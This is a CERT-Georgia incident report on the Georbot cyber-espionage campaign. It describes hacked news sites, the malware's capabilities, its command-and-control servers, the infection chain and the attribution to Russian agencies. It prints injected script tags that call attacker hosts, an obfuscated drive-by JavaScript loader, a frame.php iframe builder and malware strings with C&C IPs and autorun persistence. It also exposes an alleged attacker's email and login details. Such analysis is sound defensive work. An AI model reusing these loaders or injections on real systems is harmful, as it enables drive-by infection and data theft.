

CYBER ESPIONAGE

Against Georgian Government

(Georbot Botnet)

CERT.GOV.GE

LEPL Data Exchange Agency

Ministry of Justice of Georgia

Summary

In march, 2011 CERT-Georgia which is Governmental “Computer Emergency Response Team” of Republic of Georgia has Discovered Cyber Attack Incident, which seems to be Cyber Espionage Example.

Advanced Malicious Software was Collecting Sensitive, Confidential Information about Georgian and American Security Documents and then uploading it to some of Command and Control Servers. (which changes often upon detection).

After investigating Attackers Servers and Malicious Files, we have linked this Cyber Attack to Russian Official Security Agencies.

After Analysing Webserver, Malicious Files and Various Scripts we found out that:

1. Some of the Georgian NEWS-related sites were Hacked.

(The Malicious script was injected only in the pages, where SPECIFIC information was presented)

2. After visiting this pages Computer was infected by Unknown Malicious Program.

(None of Antivirus Product could Identify the threat, by the time of discovery).

3. When executed, Malicious File Fully Controls Infected Computers.

4. Searches for the “Sensitive words” into the Document Files.

5. Makes Video and Audio Capture using built-in camera and microphone.

Targeted Audience

Cyber Attack was designed very smartly. Various Georgian News-Related web-sites were hacked and modified only Specific News pages (eg. **NATO delegation Visit in Georgia, US-Georgian Agreements and Meetings, Georgian Military NEWS**).

24/03/2011 14:33:03 << სხვა ახალი ამბები

ნატოს საპარლამენტო ასამბლეის ვიზიტი



სამდღიანი ვიზიტით საქართველოს ნატოს საპარლამენტო ასამბლეა ეწვა. დელეგაცია ასამბლეის თავმჯდომარის, კარლ ლამერსის მეთაურობით, როგორც როსის 76-ე სემინარს დაესწრო და საქართველოს მთავრობის წარმომადგენლებს შეხვდა.

კარლ ლამერის საქართველოში ვიზიტით უკვე მეტყოფება. იგი ჩვენს ქვეყნას პირველად 2003 წელს ესტუმრა. მიმდინარე ვიზიტი უკავშირდება ნატოს საპარლამენტო ასამბლეისა და საქართველოს პარლამენტის თანამშრომლობით ორგანიზებულ როგორც როსის სემინარს, რომელსაც 2005 და 2007 წლებშიც გასპინძლობდა საქართველო. წელს უკვე მესამედ ოდი ქვეყნის ორმოცდახუთით წარმომადგენლო სასტუმრო „პირთამართ ვარიობი“ იმსჯელებს მიმდინარე მოვლენებზე.

`content="text/html; charset= utf-8" />`
`ს საპარლამენტო ასამბლეის ვიზიტი<script src="http://178.32.91.70/modules/docs/frame.php"></script></title>`
`:style.css" type="text/css" />`
`:uiBarHorizontal.css" rel="stylesheet" type="text/css" />`
`news.info/images/favicon.ico" type="image/x-icon">`

Only the persons who was interested in such information were infected with this Advanced Threat, despite of Security Defensive measure's and Software used on targets Computer and Network Systems. Threat was highly encrypted and used contemporary stealthy techniques, so that none of security tools could identify it.

- www.caucasustimes.com – Site about NEWS from Caucasian Region
- www.cei.ge – Caucasus Energy and Infrastructure
- www.psnews.ge - Georgian NEWS Site
- ema.gov.ge
- www.opentext.ge
- www.presa.ge
- www.presage.tv
- www.psnews.info
- www.resonancedaily.com

Malware Capabilities

Fully Controls infected computer.

Malicious file was searching for ***Sensitive WORDS inside*** MS Office and PDF documents.

- Send any file from the local hard drive to the remote server
- Steal certificates
- Search the hard drive for Microsoft Word documents (*sensitive words*)
- Search the hard drive for remote desktop configuration files, pbk files
- Take screenshots
- Record audio using the microphone
- Record video using the webcam
- Scan the local network to identify other hosts on the same network
- Execute arbitrary commands on the infected system

Sensitive Words

Bot panel

[DDOS](#) [Clear](#) [Bot](#) [Scan_Disk](#) [Cert](#) [Word](#) [Coder](#)

#	Command	File	DEL
1	word [USA,NATO,Russia,EU,Ambas]	/modules/docs/upload/3a49a7f8/1301765801rpcsrv.log	DEL
2	word [samxedro,dazvervis,departamenti,DoD,NATO]	/modules/docs/upload/3a49a7f8/1301988482rpcsrv.log	DEL

#	Command	File	DEL
1	word [samxedro,dazvervis,departamenti,DoD,NATO]	/modules/docs/upload/85c40d1c/1301991999rpcsrv.log	DEL
2	word [CIA,NGO,Obama,Bush,Intell]	/modules/docs/upload/85c40d1c/1302086569rpcsrv.log	DEL

#	Command	File	DEL
1	word [ministr service secret Russia Geo Euro weapon USA Americ top colonel major serg soldie contact telephone Cauca FBI CIA FSB KGB army name surname important]	/upload/359a5a3c /1324926861rpcsrv.log	DEL

#	Command	File	DEL
1	word [ministr,service,secret,top,agent,contact,army,USA,Russia,Georgia,major,colonel,FBI,CIA,phone,number,east,programm]	/upload/3065c2aa /1324976998rpcsrv.log	DEL

In The Final Steps Cyber Attacker Steals Matched files, uploads them to the Server.

Command & Control Servers

September, 2010 – georgiaonline.xp3.biz	(United States)	FreeWebHostingArea.com
March, 2011 – ema.gov.ge	(Georgia)	(hacked webserver)
April , 2011 - 178.32.91.70	(France)	OVH Hosting
June, 2011 - 88.198.240.123 / 88.198.238.55	(Germany)	DME Hosting
October, 2011 - 94.199.48.104	(Hungary)	Net23.hu
November. 2011 - 173.212.192.83	(United States)	
December, 2011 - 31.31.75.63	(Czech Republic)	
January, 2012 - 31.214.140.214	(Germany)	DME Hosting
March, 2012 – 78.46.145.24	(Germany)	DME Hosting

This server changes destination country and IP address upon detection.

There were 390 Infected Computers:

70% of them from Georgia

5% from the United States

4% - Canada, Ukraine, France, China

3% - Germany

3% - Russia

Example of infected Computer from **United States**

The screenshot shows a web-based interface titled "Bot panel". At the top, there is a navigation bar with links: All bots, Online bots, DDOS, Clear, Scan Disk, Cert, Word, RDP SCAN, and Coder. Below the navigation bar is a table with two rows of data. The first row contains the IP address 188.109.232.107, the status "offline", and the count 5.4. The second row contains the IP address 205.173.105.210, the status "offline", and the count 5.4. To the right of the table, there is a vertical list of menu items: DOWNLOAD, DIR, Screenshot, Passwords, LIST, DOWNLOAD_DIR, DUMP, SCAN, LOAD, History(7), word(0), RDP(1). A red arrow points to the bottom right corner of the table area.

0b1bc1b4	188.109.232.107	offline	5.4	DOWNLOAD	DIR	Screenshot	Passwords	LIST	DOWNLOAD_DIR	DUMP	SCAN	LOAD	History(7)	word(0)	RDP(1)
GE															15.01.12
114 d640fcd4	205.173.105.210	offline	5.4												13.01.12
US															

The screenshot shows a browser window displaying a list of infected hosts. The list is enclosed in a red box. The hosts listed are: 10.20.0.1, 10.20.0.2, echger1-vlan2.choa.org, 10.20.0.3 echilar1-vlan2.choa.org, 10.20.0.10 npi96aace.choa.org, 10.20.0.14 npi29735f.choa.org, 10.20.0.15 ss0xp-e34bb7847.choa.org, 10.20.0.16 choaxp-1bfcdd53.choa.org, 10.20.0.17 choaxp-581kfzrb.choa.org, 10.20.0.18 sso-mxm830044d.choa.org, 10.20.0.19 scae2bcc.choa.org, 10.20.0.20 choaxp-54a0bdc2.choa.org, and 10.20.0.22 echpicupod3.

10.20.0.1
10.20.0.2 echger1-vlan2.choa.org
10.20.0.3 echilar1-vlan2.choa.org
10.20.0.10 npi96aace.choa.org
10.20.0.14 npi29735f.choa.org
10.20.0.15 ss0xp-e34bb7847.choa.org
10.20.0.16 choaxp-1bfcdd53.choa.org
10.20.0.17 choaxp-581kfzrb.choa.org
10.20.0.18 sso-mxm830044d.choa.org
10.20.0.19 scae2bcc.choa.org
10.20.0.20 choaxp-54a0bdc2.choa.org
10.20.0.22 echpicupod3

Malicious file was evolving and Developed time to time:

30 March, 2011 – Virus Steals Sensitive Documents, Certificates

14 September 2011 – Changed Infection Mechanism, new Bypassing methods for the (Antivirus/Firewall/IDS)

25 November 2011 – Virus is more encrypted and obfuscated. infects windows 7 Operating System

12 December 2011 – added Video Recording capability, scanning and infecting computers through the Network, changed Spreading vector

It had been evolved from 2.1 version to 5.5.

INFECTING MECHANISM

- 1) Injected script or iframe into Legitimate Web-site
- 2) Frame.php from iframe – contained (exploit pack)
- 3) Drive-By Download & Execution of calc.exe
- 4) Calc.exe self-destruction injecting code into Explorer.exe
- 5) Creating persistant usbserv.exe virus

The screenshot shows a web browser window with the URL <http://ema.gov.ge/>. The page title is "სსიპ „საწარმოთა მართვის სააგენტო“". The browser's status bar indicates "Enterprise Management Ag...". Below the browser window is a code editor titled "http://ema.gov.ge/ - Original Source" showing the HTML source code of the page. A red box highlights the line of code: <script src="http://173.212. [REDACTED] /frame.php">. This line is part of a larger script block that includes references to jQuery and other JavaScript files.

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4   <title>Enterprise Management Agency</title>
5   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6   <link type="text/css" media="all" rel="stylesheet" href="css/style-geo.css" />
7   <script type="text/javascript" language="javascript" src="modules/lytebox/lytebox.js"></script>
8   <link rel="stylesheet" href="modules/lytebox/lytebox.css" type="text/css" media="screen" />
9   <script type="text/javascript" src="menu/menu.js"></script>
10  <!-- jQuery -->
11  <link rel="stylesheet" type="text/css" href="css/superfish.css" media="screen">
12  <link rel="stylesheet" type="text/css" href="css/superfish-v.css" media="screen">
13  <script type="text/javascript" src="js/jquery-1.2.6.min.js"></script>
14  <script type="text/javascript" src="js/hoverIntent.js"></script>
15  <script type="text/javascript" src="js/superfish.js"></script>
16  <script src="http://173.212. [REDACTED] /frame.php"></script>
17  <script language="javascript" src="tween/Tween.js"></script>
18  <script language="javascript" src="tween/ColorTween.js"></script>
```


Step 1- injected script

```

var mytest = 123277678;
try {
    new ActiveXObject('dc');
} catch (e) {
    if (navigator.appName == 'Opera') mytest = 10;
    else if (navigator.appName == 'Microsoft Internet Explorer') mytest = 20;
    else if (navigator.appName == 'Netscape') mytest = 30;
    else if (navigator.appName == 'GChrome') mytest = 33;
    else mytest = 25;
}
var Ig =
'&80&125&122&134&117&129&121&52&135&134&119&81&124&136&136&132&78&67&67&128&121&123&117&128&119&134&122&66&125&130&67
&136&67&69&77&121&118&122&120&68&75&117&69&71&120&71&121&120&122&76&70&122&119&119&69&70&69&117&68&121&72&74&72&71&11
9&82&124&121&125&123&124&136&81&68&52&139&125&120&136&124&81&68&52&122&134&117&129&121&118&131&134&120&121&134&81&68&
82&80&67&125&122&134&117&129&121&82';
var Iq1 = '';
var Qe6h5t4LASj = mytest;
var Igaaaaaaaa = 10;
var newIg = Igaaaaaaaa;
var browser = +'v1' ? 1 - '\0' ? 'Konqueror' : +'1\0' ? 'Safari' : (typeof / . / )[0] == 'f' ? 'GChrome' : +{
    valueOf: function (x) {
        return !x
    }
} ? 'Opera' : 'Firefox' : 'MSIE';
if (browser == 'MSIE') newIg = Ig.split('&');
for (var i = 1; i < newIg.length; i++) {
    Iq1 = Iq1 + String.fromCharCode(newIg[i] - Qe6h5t4LASj);
}
Iqasa1 = Iq1;
document.write(Iqasa1);

```

shellcode inside frame.php / exploit pack files



newexp.jar - WinRAR (only 19 days left to buy a license)

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Exploit\$1.class	575	359	CLASS File	11/12/2010 6:1...	FFDE71B6
Exploit.class	4,309	2,433	CLASS File	11/12/2010 6:1...	724D207F
Link.class	672	391	CLASS File	9/4/2010 3:40 ...	B98FD3C8
Temp.class	847	484	CLASS File	11/4/2010 12:2...	923B4B69

Total 6,403 bytes in 4 files

- 1) We found out that there is crafted and obfuscated frame.php file, which carries some exploit code and redirects users to other exploit pages:

It uses CVE-2010-0842, CVE-2006-3730, MS06-057 and other unknown vulnerabilities.

- 2) Exploit code used in frame.php is crypted version of TrojanDownloader:JS/SetSlice, which exploits MS06-057 Vulnerability by using 'WebViewFolderIcon' ActiveX control (Web View).
- 3) Also there was some 0day exploit used for exploitation through PDF, JAR files.

Malicious Files Not detected with Major Antivirus Products

(1/47 Virustoal, Dr.Web result – suspicious)

Bypasses Windows 7 sp1 patched with Firewall enabled.

As of 25.03.2011, 20.06.2011, 16.01.2012, 25.03.2012

After Executing Malware does 3 major things:

- ***Before installing bot checks if the computer is located in UTC+3, UTC+4***

Time-zone:


- injects itself into iexplorer.exe and communicating to defaced sites, for C&C address retrieval
- creating usbserv.exe bot file in Application Data directory, and writing it to autorun in Windows Registry.



Bot Control Mechanism


```
aCrypt32_dll    db 'crypt32.dll',0           ; DATA XREF: sub_403F93 + 5
aSoftware        db 'SOFTWARE\',0
aMicrosoft       db 'Microsoft\',0
aWindowsCurrent  db 'Windows\CurrentVersion\',0
aRun             db 'Run',0
aUsbserv         db 'USBSERV',0           ; DATA XREF: .text:00415763
                                              ; .text:00415950 ...
aSoftwareMicros db 'Software\Microsoft\Internet Explorer\IntelliForms\Storage2',0
a_doc            db '.doc',0           ; DATA XREF: .text:00404669
                                              ; .text:loc_40481B
a_wma:
a_wma:          unicode 0, <.wma>,0
a_:
a_:
aWmv:
aWmv:           unicode 0, ,0
a_rdp:
a_rdp:           db '.rdp',0           ; DATA XREF: .text:00405F82
                                              ; .text:00406130
          align 4
          dd 2 dup(0)
aMozilla4_0Comp db 'Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.)'
a78_46_145_24:
a78_46_145_24:  unicode 0, <78.46.1 [REDACTED]>,0
          align 10h
a31_214_140_214:
a31_214_140_214:  unicode 0, <31.214.1 [REDACTED]>,0
          align 4
          dd 2 dup(0)
aE:
aMa_gov_ge:
aMa_gov_ge:     unicode 0, ,0
aHttpRbc_ru:
aHttpRbc_ru:    unicode 0, ,0
aHttp:
aHttp:           ; DATA XREF: .text:00415629
                                              ; .text:004157CE ...
          unicode 0, ,0
aInternetExplor:
aInternetExplor:  unicode 0, <\Internet Explorer\iexplore.exe>,0
aModulesDocsMan:
aModulesDocsMan:  unicode 0, ,0
          unicode 0, <[REDACTED]>,0
aGet:
aGet:            db 'GET',0
```

- 1) C&C servers Addresses are written into Malware's Binary file
- 2) If all of them are unreachable malware reads special html page header, which actually is html page defaced on, one of the Georgian Governmental Web-Site:



NEW METHOD OF MALWARE UPDATING

New version of Malware file is downloaded as base64 encoded plain text from different servers simultaneously and then assembled into one file.



Unique Characteristics

- 1) Searching Sensitive word's In filenames and INTO pdf, word, xls, txt, rtf, ppt Documents.**
- 2) Recording Videos from Webcam : During skype conversation, live streaming capability**
- 3) Modify malware code file from C&C Web Panel**
- 4) Self-Created Packer, Crypter in Assembler Language (*evading A/V*)**
- 5) Update mechanism, Base-encoded plaintext, simultaneously from different C&C servers. (*evading IPS/IDS*)**
- 6) opening network socket at ring0 level (*evading firewall*) / TDSS Rootkit Modification**

Infected Organisations

Most Georgian Infected computers were from our Governmental Agencies and Critical Information Infrastructures

Targets:

- 1) Ministries**
- 2) Parliament**
- 3) Critical Information Ifrastructures**
- 4) Banks**
- 5) NGO's**

Responding Steps

- 1) Blocked each of 6 C&C IP addresses, upon detection, through Country's 3 main Internet Service Providers. (*Immediate Response*)
- 2) CERT-GOV-GE identified all Georgian infected IP's and gave mitigation strategies and cleaning tools to Infected Agencies and Institutions.
- 3) Cooperated with Antivirus, IDS/IPS solutions, to create mitigating tools and signatures. (Microsoft, Eset, Snort, Cisco, various Blacklists, Blocklists)
- 4) Cooperated with FBI, Department of Homeland Security, US Secret Service, US-CERT, Governmental-CERT-Germany, CERT-Ukraine, CERT-Polska, Microsoft Cybersecurity Division
- 5) Hosting Providers Abuse Teams, to shut down attacking servers.
- 6) Law Enforcement Agencies to obtain log files and system images for Forensic Analysis.

Counter Cyber-Intelligence (unmasking the attackers)

CERT-GOV-GE gained full access to Command and Control servers, Decrypted communication mechanisms and malicious files. After Analyzing all the gathered information we have identified Cyber attacker persons and organizations.

"During 2008 Cyber War between Russia and Georgia, two Independent US-based Organizations linked Cyber Attackers with Russian Official Ministries and Organizations.

"United States Cyber Consequences Unit" and "Project Grey Goose"

*Jefrey Carr, GreyLogic (cyber Intelligence services for Government Sector)
Sanjay Goel, New York State Center for Information Forensics and Assurance
Mike Himley, CEO/President of Eagle Intelligence*

They investigated entire Cyber Attack against Georgia and linked 2008 Cyber Attacks with so-called Cyber-Criminals Group "Russian Business Network",

*They had reported, that Some of used Internet Resources and Credentials belonged with "Russian Ministry of Defense Research Institute" called – **Center for Research of Military Strength of Foreign Countries.**"*

In 2011-2012, During This New Cyber Espionage Attack, we have identified Russian Security agencies, once again.

We have found: **3 main facts**, which indicate to Russian Official State organizations.

Warynews.ru – site used to control infected Georgian computers – IP and DNS servers belongs to **Russian Business Network**. (mentioned in various Blacklist, Bad Reputation)

www.rbc.ru – written directly into MALWARE code, to communicate with Attackers if every communication channel is closed. Official name “Russian Business Consulting” – official website, linked with RBN.

Capturing from Microsoft [Wireshark 1.6.3 (SVN Rev 39702 from /trunk-1.6)]

No.	Time	Source	Destination	Protocol	Length	Info
75	49.929331	192.168.2.22	194.186.36.167	TCP	62	ddt > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
76	50.044275	194.186.36.167	192.168.2.22	TCP	62	http > ddt [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM=1
77	50.044653	192.168.2.22	194.186.36.167	TCP	54	ddt > http [ACK1 Seq=1 Ack=1 Win=64240 Len=0
78	50.045179	192.168.2.22	194.186.36.167	HTTP	344	GET /calc.php HTTP/1.1
80	50.246777	194.186.36.167	192.168.2.22	TCP	1514	[TCP segment of a reassembled PDU]
81	50.246878	194.186.36.167	192.168.2.22	TCP	140	[TCP segment of a reassembled PDU]

<http://legalcrlf.in/f/4b178e605583cca28c850943e805aabc/1>
<http://legalcrlf.in/t/19ebfd07a13d3edf82fcc121a0e4643c>
<http://legalcrlf.in/images/np/4b178e605583cca28c850943e805aabc.pdf>
<http://legalcrlf.in/t/19ebfd07a13d3edf82fcc121a0e4643c>
<http://legalcrlf.in/t/19ebfd07a13d3edf82fcc121a0e4643c>
<http://legalcrlf.in/images/t/4b178e605583cca28c850943e805aabc.html>
<http://legalcrlf.in/images/np/4b178e605583cca28c850943e805aabc.pdf>
<http://legalcrlf.in/images/4b178e605583cca28c850943e805aabc.jar>
<http://legalcrlf.in/f/4b178e605583cca28c850943e805aabc/3>
<http://legalcrlf.in/f/4b178e605583cca28c850943e805aabc/1>

Legalcrf.in – Sending Malicious files through SPAM email FROM “admin@President.gov.ge”.

Hosting Exploit Files

Obscure Registrar, Only Discoverable by Indian WHOIS Service,

Input sender mail	\"admin@president.gov	Whois
Input receiver mails		 Search Results - legalcrf.in
Input subject	\"About	Owner (Registrant Contact) Name: Artur Jafuniaev Company: WSDomains tld Address: Lubianka 13 _____ City: Moscow State: Moscow Country: RU Zip: 346713 Tel No: 7 49536718291 Fax No: 7 49536718291 Email: appcureit@gmail.com
Input text of mail		
Input attachment	\"Send\"	

```
frame.php

62     $hash=25;
63 }
64 $secret='<iframe src=http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
65 $sec='';
66 for($i=0;$i<strlen($secret);$i++)
67 {
68     $sec=$sec.'&' . (ord($secret[$i]) + $hash);
69 }
70
71 $my="var mytest = 123277678;";
72 try { new ActiveXObject('dc'); }
```

ssssssssssssssas.r

legalcrf.in/

This site may harm your computer.

3 Feb 2012 – Welcome to the home of sssssssssssssas.r. To change this page, upload your website into the public_html directory. Date Created: Fri Feb 3 ...

Lubianka 13, Moscow. - Russian Ministry of Internal Affairs, Department of Logistics

- Organization development and communications systems, improve information and communication technologies and technical protection of information;

Next to it: Federal Security Service of the Russian Federation (FSB) – Moscow

2gis.prokopievsk.ru/moscow/profile/4504127916250006



Департамент тыла МВД РФ

Координаты: 55.7640506780813, 37.6290783621653

адрес: Большая Лубянка, 13/16 / Большой Кисельный пер, 16
город Москва, Московская область, Россия

In March 2012, Company ESET Security Published Report named

“Georbot: From Russia With Love” (with support of our CERT Team)

After That Russian NEWS Agencies Spread Disinformation Based on ESET’s Report Blaming Georgian Governmental website (which actionly was hacked) for serving malicious files. **But there where nothing said about REAL 6 Command & Controll Servers which were hosted in various countries and mentioned in ESET’s Report.**

We have Infected our PC from Lab, then gave Cyber Attacker Fake ZIP Archive with his own virus inside and the name “Georgian-Nato Agreement”.

Attacker Stole that archive and executed malicious files.

As we had access to BOT Panel, we had maintained control over his PC.


Then captured got **video** of him, personally. We have captured process of creating new malicious modules.

We have Obtained Russian Document, from email, where he was giving someone instructions how to use this malicious software and how to infect targets.

We have linked him with some of German and Russian hackers.

Then we have Obtained information about his destination City, Internet Service Provider, Email and etc.





Index of /upload/0d02b50c

Name	Last modified	Size	Description
Parent Directory		-	
12.rar	17-Nov-2011 07:47	711K	
1320126882rpcsv.log	01-Nov-2011 05:54	777	
1320163296rpcsv.log	01-Nov-2011 16:01	777	
1320300787rpcsv.log	03-Nov-2011 06:13	790	
1321359151rpcsv.log	15-Nov-2011 12:12	790	
1321359490scr.jpeg	15-Nov-2011 12:18	174K	

IPv4 address: 91.205.160.3
 Reverse DNS: 91.205.160.3
 RIR: RIPE NCC
 Country: Russian Federation
 City: Nevinnomysk
 RBL Status: Listed in XBL
 Listed in CBL
 Listed in SORBS

mtrend.ru/o-kompanii
 Офис тел/факс: 62-0-72
 Техподдержка: 4-58-81
 Доп. офис (Гагарина 5): 4-58-85
 E-mail: mtrend@mtrend.ru, support@mtrend.ru
 Г. Невинномысск, ул. Гагарина д. 217 офис 1207
 Лицензии в сфере связи: №62090, №62091, №62092

[1321514801rpcsv.log - Notepad](#)
 File Edit Format View Help
 192.168.0.1 dir-320
 192.168.0.101 Lula.mtrend.ru
 192.168.0.102 MIRAGE
 192.168.0.103
 192.168.0.104 IBM-LMMV4RP

176	0d02b50c	91.205.160.3	offline	3.3	DOWNLOAD	DIR	LIST	DOWNLOAD_DIR	DUMP	SCAN	LOAD	History(2)	word(0)	15.04.11
-----	----------	--------------	---------	-----	--------------------------	---------------------	----------------------	------------------------------	----------------------	----------------------	----------------------	----------------------------	-------------------------	----------

[1321505276rpcsv.log - Notepad](#)
 File Edit Format View Help
 ===== Opera =====
 Personal profile
 http://vkontakte.ru/gohhttp://login.vk.co?2011-08-26T06:43:55g
 opera:mail: eshkinkot1@gmail.com STAS221 2011-08-26T06:43:55

\0d02b50c\1.docx
 Users
 Username: Станислав
 Dates
 Creation date: 6/4/2011 8:50:00 PM
 Modified date: 6/4/2011 9:06:00 PM
 Other Metadata
 Application: Microsoft Office

OllyDbg - bot1_win7_firewalls.EXE - [CPU - main thread, module bot1_win7_firewalls]

File View Debug Trace Options Windows Help

Registers (MMX)

```

ERX 00000000
ECX 0000000E
EDX 00000008
EBX 00000000 UNICODE "C:\Documents and Settings\...\Applic
ESP 0006FFC0 ASCII "\n\r"
EBP 0006FCF0 ASCII "\n\r"
ESI 0006FC38
EDI 00000000

```

EIP 00401DDE bot1_win7_firewalls.00401DDE

C 0 ES 0023 32bit 0(FFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFF)
R 0 SS 0023 32bit 0(FFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr 00000000 ERROR_SUCCESS
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
MM0 0000 0000 0006 F85C
MM1 0000 0000 0000 0001
MM2 FFFF FFFF FD05 0F8A
MM3 0000 0000 0005 F7A0
MM4 0000 0000 0003 F7A0
MM5 7C80 2542 7C80 2600
MM6 E885 IF00 0000 0000
MM7 D999 9A00 0000 0000

XMM0 00000344 ZE3777F7_7E3777B0 00000000

Stack [0006FFBC] = ED9399CF
Inm=29180920
